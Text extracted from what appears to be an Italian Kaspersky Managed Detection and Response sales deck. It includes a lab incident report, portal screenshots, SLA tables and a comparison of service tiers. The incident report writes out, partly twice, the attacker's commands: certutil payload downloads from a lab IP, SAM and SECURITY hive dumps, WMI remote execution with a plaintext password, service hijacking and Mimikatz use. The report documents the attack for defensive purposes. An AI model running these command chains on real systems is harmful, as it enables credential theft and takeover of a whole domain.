At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process rundll32.exe now with **SYSTEM** privileges. It was used to dump sensitive registry hives which may include data that can be used to recover passwords:

```
whoami
reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\system C:\system.save
reg.exe save hklm\security C:\security.save
```

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp[://][192].[168].[117].[171]/C_20273[.]txt C:\Users\Public\C_20273.txt"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll"
```

The same events were found on the attacked host **JOHNSON-PC.enterprise.local**. Then next set of reconnaissance commands was executed on **JOHNSON-PC.enterprise.local** and **SYSTEM** privileges were got via named pipe impersonation:

```
whoami /user
net user
net user IEUSER
cmd.exe /c echo vhxwxxw > \\.\pipe\vhxwxxw
```

Then another suspicious tool was downloaded and executed on **JOHNSON-PC.enterprise.local**:

```
certutil.exe -urlcache -split -f hxxp[://][192].[168].[117].[171]/C_20280[.]txt
certutil.exe -decode C_20280.txt C_20280.exe
```

File **c:\users\public\C_20280.exe** was detected as **Trojan-PSW.Win32.Mimikatz.gen**. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.

According to the received telemetry it was executed and apparently allowed to receive krbt hash and generate Golden ticket. Which was copied to **DAWLISH-PC.enterprise.local** and at **12:49:36 2018-04-24 (UTC)** the whole domain was compromised.

Full-scale incident response is recommended.

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

28

Incident 163928

[Receive a PDF report by email](#)

Summary Responses (0) Communication (0) History (1)

Summary	Spear phishing compromise of DAWLISH-PC.enterprise.local with lateral move to JOHNSON-PC.enterprise.local
Priority	HIGH
Status	RESOLVED
Status description	Full-scale incident response is recommended.
Resolution	True positive
Created	12/18/2020 21:05
Updated	12/20/2020 09:00
MITRE Tactics	TA0002:Execution
MITRE Techniques	T1203: Exploitation for Client Execution
Detection technology	KES

Affected

Affected assets (2) Asset-based IOCs (1) Network-based IOCs (3)

Asset name	Asset ID
DAWLISH-PC.enterprise.local	
JOHNSON-PC.enterprise.local	

Description

Malicious activity was detected in **soclab** infrastructure.

At **12:00:09 2018-04-24(UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.

At **12:00:16 2018-04-24(UTC)** suspicious certutil execution from this excel process was detected.

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

29

Description

Malicious activity was detected in **soclab** infrastructure.

At **12:00:09 2018-04-24(UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.

At **12:00:16 2018-04-24(UTC)** suspicious certutil execution from this excel process was detected:

```
"MSEXCELEXE \\.\\.\\.\\Windows\\System32\\certutil.exe" -urlcache -split -f hxxp://[192][168][117][117]/C_20273[1].txt C:\\Users\\Public\\C_20273.txt
"MSEXCELEXE \\.\\.\\.\\Windows\\System32\\certutil.exe" --decode C:\\Users\\Public\\C_20273.txt C:\\Users\\public\\C_20273.dll
```

Suspicious file C_20273.dll was created on host and executed:

```
"MSEXCELEXE \\.\\.\\.\\Windows\\System32\\rundll32.exe" shell32.dll Control_RunDLL C:\\Users\\Public\\C_20273.dll
```

As a result at **12:04:58 2018-04-24 (UTC)** command line utility was launched from process rundll32.exe and set of reconnaissance commands was executed:

```
whoami
whoami /user
C:\\Windows\\system32\\net1 user
net user
net user IEUSER
C:\\Windows\\system32\\net1 user IEUSER
C:\\Windows\\system32\\net1 user dawlsh_j /domain
net user dawlsh_j /domain
net group /domain "Domain admins"
C:\\Windows\\system32\\net1 group /domain "Domain admins"
query user
```

Then *FoxitReaderService* was reconfigured :

```
tasklist /svc
sc qc FoxitReaderService
sc config FoxitReaderService binpath= "rundll32.exe shell32.dll Control_RunDLL C:\\Users\\Public\\C_20273.dll"
sc qc FoxitreaderService
sc stop Foxitreaderservice
```

At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process rundll32.exe now with **SYSTEM** privileges. It was used to dump sensitive registry hives which may include data that can be used to recover passwords:

```
whoami
reg.exe save hklm\\sam C:\\sam.save
reg.exe save hklm\\system C:\\system.save
reg.exe save hklm\\security C:\\security.save
```

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione portale MDR

30

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUser" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp://[192].[168].[117].[171]/C_20273[.]txt C:\Users\Public\C_20273.txt"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUser" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Jonhson-PC.enterprise.local\IEUser" /PASSWORD:"Passw0rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll"
```

The same events were found on the attacked host **JOHNSON-PC.enterprise.local**. Then next set of reconnaissance commands was executed on **JOHNSON-PC.enterprise.local** and **SYSTEM** privileges were got via named pipe impersonation:

```
whoami /user
net user
net user IEUSER
cmd.exe /c echo vhxwxw > \\.\pipe\vhxwxw
```

Then another suspicious tool was downloaded and executed on **JOHNSON-PC.enterprise.local**:

```
certutil.exe -urlcache -split -f hxxp://[192].[168].[117].[171]/C_20280[.]txt
certutil.exe -decode C_20280.txt C_20280.exe
```

File `c:\users\public\c_20280.exe` was detected as **Trojan-PSW.Win32.Mimikatz.gen**. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.

According to the received telemetry it was executed and apparently allowed to receive krgbt hash and generate Golden ticket. Which was copied to **DAWLISH-PC.enterprise.local** and at **12:49:36 2018-04-24 (UTC)** the whole domain was compromised.

Full-scale incident response is recommended.

Actions

Use this function, if you know that this incident is a duplicate or you are not going to solve it.

Close incident

Piattaforme, SLA, livelli

- **Monitoraggio proattivo 24x7**
- **Threat hunting e incident investigation**
- **Scenari di risposta guidata e remota**
- **Controllo di integrità della sicurezza e visibilità degli asset**
- **Portale web MDR con dashboard e reportistica**
- **1 anno di archiviazione della cronologia incidenti**
- **1 o 3 mesi di archiviazione dei dati non elaborati**

Prodotti e sistemi operativi supportati

33

Piattaforme	 Kaspersky Endpoint Security for Business	 Kaspersky Managed Detection and Response
 Desktop Windows	Kaspersky Endpoint Security for Windows	Sì
 Server Windows	Kaspersky Security for Windows Servers	Sì
	Kaspersky Endpoint Security for Windows	Sì
 Computer Mac OS	Kaspersky Endpoint Security for Mac	Sì (2021)
 Computer Linux	Kaspersky Endpoint Security for Linux	Sì



Sono supportati anche Kaspersky Endpoint Detection and Response e Kaspersky Anti Targeted Attack, ma Kaspersky Endpoint Security for Business è un prerequisito essenziale

Livello di priorità	Tempo di reazione	Valore target
Alta (esempio: attacco mirato)	1 ora	90%
Media (esempio: malware comune)	4 ore	90%
Bassa (esempio: adware, riskware, ecc.)	24 ore	90%

- **Tempo di reazione:** il tempo compreso tra il rilevamento dell'incidente (tempo di creazione) e la relativa pubblicazione sul portale MDR (tempo di aggiornamento)
- **Valore target:** percentuale degli incidenti in cui il tempo di Reaction and Response soddisfa l'obiettivo indicato dal valore target


Confronto tra Expert e Optimum

	MDR-Optimum	MDR-Expert
Modalità di monitoraggio	24x7	24x7
Portale web del servizio	Portale MDR con risorse, dashboard e report	Portale MDR con risorse, dashboard e report
Reportistica	Report PDF via e-mail	Report PDF via e-mail
Conservazione della cronologia degli incidenti	Per 1 anno	Per 1 anno
Conservazione dei dati di telemetria non elaborati	1 mese	3 mesi

Confronto tra Expert e Optimum


	MDR-Optimum	MDR-Expert
Accesso ai suggerimenti	No	1000 richieste a Threat Lookup e 500 richieste a Cloud Sandbox ogni anno
Threat hunting	Automatizzato	Automatizzato e gestito
Contatto diretto con gli analisti SOC	No	Sì
Creazione di incidenti	No	Sì
API per il download dei dati	No	Sì

Confronto tra Expert e Optimum



The screenshot shows the Kaspersky Optimum interface for Incident 116329. The left sidebar contains navigation options: Monitoring, Incidents (selected), Assets, Settings, and About. The main content area has tabs for Summary, Responses (0), and Communication (0). A large teal button with the word "Optimum" is overlaid on the interface. The "All attachments" section is empty, displaying "No records to display".

Contatto diretto con gli analisti SOC



The screenshot shows the Kaspersky Expert interface for Incident 127781. The left sidebar is identical to the Optimum interface. The main content area has tabs for Summary, Responses (3), and Communication (6). The "Communication" tab is active, showing a list of messages from the Security Team. The "All attachments" section displays a table of files:

Filename	File size	Uploaded ↓
malicious1.PNG	96.26 kB	09/08/2020 15:10
malicious2.PNG	37.81 kB	09/08/2020 15:10
malicious1.PNG	202.75 kB	09/08/2020 12:08
malicious2.PNG	37.96 kB	09/08/2020 12:08

Below the attachments, there are two messages from "admin@ufa.pet" dated 09/23/2020. The first message says "Hello!" and the second says "Test". A "Comment text" input field and a "Send" button are visible at the bottom.

Expert

Incidents | 🔍

ID / Created	Priority	Status	Resolution	Summary	Assets	Tactics	Updated ↓
143483 30 OCT 2020	NORMAL	CLOSED	False positive	Test 2020-10-30 16:14	No	No	11/02/2020 13:17
131691 22 SEP 2020	HIGH	CLOSED	True positive	Подозрительная активность на ПК security-center.abc.lab	security-center.abc.lab	TA0005: Defense Evasion; TA0002: Execution, 1 more...	09/25/2020 19:06
131688 22 SEP 2020	HIGH	CLOSED	True positive	Подозрительная активность на ПК tom-laptop.abc.lab	tom-laptop.abc.lab	TA0005: Defense Evasion; TA0011: Command and Control	09/25/2020 19:00
124488 29 AUG 2020	HIGH	CLOSED	True positive	Подозрительная активность на BOB-W10-LT98.abc.lab	BOB-W10-LT98.abc.lab; security-center.abc.lab	TA0002: Execution; TA0011: Command and Control	09/01/2020 11:33
124480 29 AUG 2020	HIGH	CLOSED	True positive	Вредоносная активность на SIEF.abc.lab	SIEF.abc.lab	TA0007: Discovery	09/01/2020 10:40
123610 26 AUG 2020	HIGH	CLOSED	True positive	Файл, названный как системный ALICE-W8.abc.lab			
123602 27 AUG 2020	HIGH	CLOSED	True positive	Положительные результаты сканирования вредоносных элементов на ПК tom-laptop.abc.lab			
123596 26 AUG 2020	HIGH	CLOSED	True positive	Вредоносная активность на ALICE-W8.abc.lab			
123633 26 AUG 2020	HIGH	CLOSED	True positive	Вредоносная активность на tom-laptop.abc.lab			
123629 26 AUG 2020	HIGH	CLOSED	True positive	Данные сетевого трафика на ПК DC.abc.lab			

← Previous 1 2 3 Next → 10 entries per page Entries 1-10 / 29 total

Optimum

Creazione di incidenti

Incidents | 🔍

ID / Created	Priority	Status	Resolution	Summary	Assets	Tactics	Updated ↓
132100 23 SEP 2020	HIGH	CLOSED	True positive	suspicious dumping activity of registry hives was detected on host Alex-Desktop.abc.lab	Alex-Desktop.abc.lab	TA0006: Credential Access	10/23/2020 12:15
132089 23 SEP 2020	LOW	CLOSED	False positive	Suspicious activity on Bob-Laptop	BOB-LAPTOP	No	09/26/2020 19:43
132068 23 SEP 2020	HIGH	CLOSED	True positive	Suspicious activity on host tom-laptop.abc.lab. Possible lateral movement attempt from IP 10.28.0.20	tom-laptop.abc.lab	TA0003: Persistence; TA0002: Execution, 4 more...	09/26/2020 15:11
131922 23 SEP 2020	HIGH	CLOSED	True positive	Suspicious activity on host DC.abc.lab	DC.abc.lab	TA0011: Command and Control	09/26/2020 10:22
131893 23 SEP 2020	HIGH	CLOSED	True positive	Sensitive registry hives dumping on host Alex-Desktop.abc.lab	Alex-Desktop.abc.lab	TA0006: Credential Access	09/26/2020 09:20
131682 22 SEP 2020	NORMAL	CLOSED	True positive	Malicious activity on the host bob-laptop.abc.lab	bob-laptop.abc.lab	TA0008: Lateral Movement; TA0011: Command and Control, 1 more...	09/25/2020 18:43
131513 22 SEP 2020	HIGH	CLOSED	True positive	Suspicious activity on host DC.abc.lab	DC.abc.lab	TA0002: Execution	09/25/2020 15:40
127781 08 SEP 2020	HIGH	RESOLVED	True positive	Malicious document on PC Alex-Desktop.abc.lab	Alex-Desktop.abc.lab	TA0002: Execution	09/25/2020 09:47
131542 22 SEP 2020	HIGH	CLOSED	True positive	Sensitive registry hives dumping on host Alex-Desktop.abc.lab	Alex-Desktop.abc.lab	TA0006: Credential Access	09/23/2020 09:04
131874 23 SEP 2020	LOW	ON HOLD		Suspicious activity on Bob-Laptop	BOB-LAPTOP	No	09/23/2020 08:54


← Previous 1 2 Next → 10 entries per page Entries 1-10 / 17 total

+ Add

Updated ↓


10/23/2020 12:15

Expert



Optimum

API per il download dei dati



Expert



Kaspersky Managed Detection and Response

Funzionalità aggiuntive:

- Opzioni flessibili di archiviazione e retention in base alle esigenze normative e forensi/e-discovery

Servizi:

- Valutazione di compromissione
- Formazione pratica per gli analisti del SOC
- Incident response retainer

Optimum

- Monitoraggio proattivo 24x7
- Threat hunting e incident investigation automatici
- Scenari di risposta guidata e remota
- Controllo di integrità della sicurezza e visibilità degli asset
- Portale web MDR con dashboard e reportistica
- 1 anno di archiviazione della cronologia incidenti
- 1 mese di archiviazione dei dati non elaborati

Expert

- Monitoraggio proattivo 24x7
- Threat hunting e incident investigation automatici
- Scenari di risposta guidata e remota
- Controllo di integrità della sicurezza e visibilità degli asset
- Portale web MDR con dashboard e reportistica
- 1 anno di archiviazione della cronologia incidenti
- Threat hunting gestito
- 3 mesi di archiviazione dei dati non elaborati
- Accesso alle analisi del Kaspersky SOC
- Accesso al portale Kaspersky Threat Intelligence
- API per il download dei dati

Grazie!

Let's talk?



Kaspersky
Managed Detection
and Response

Alexander M. Fedotov

Vladimir Kuskov

Sergey Soldatov

kaspersky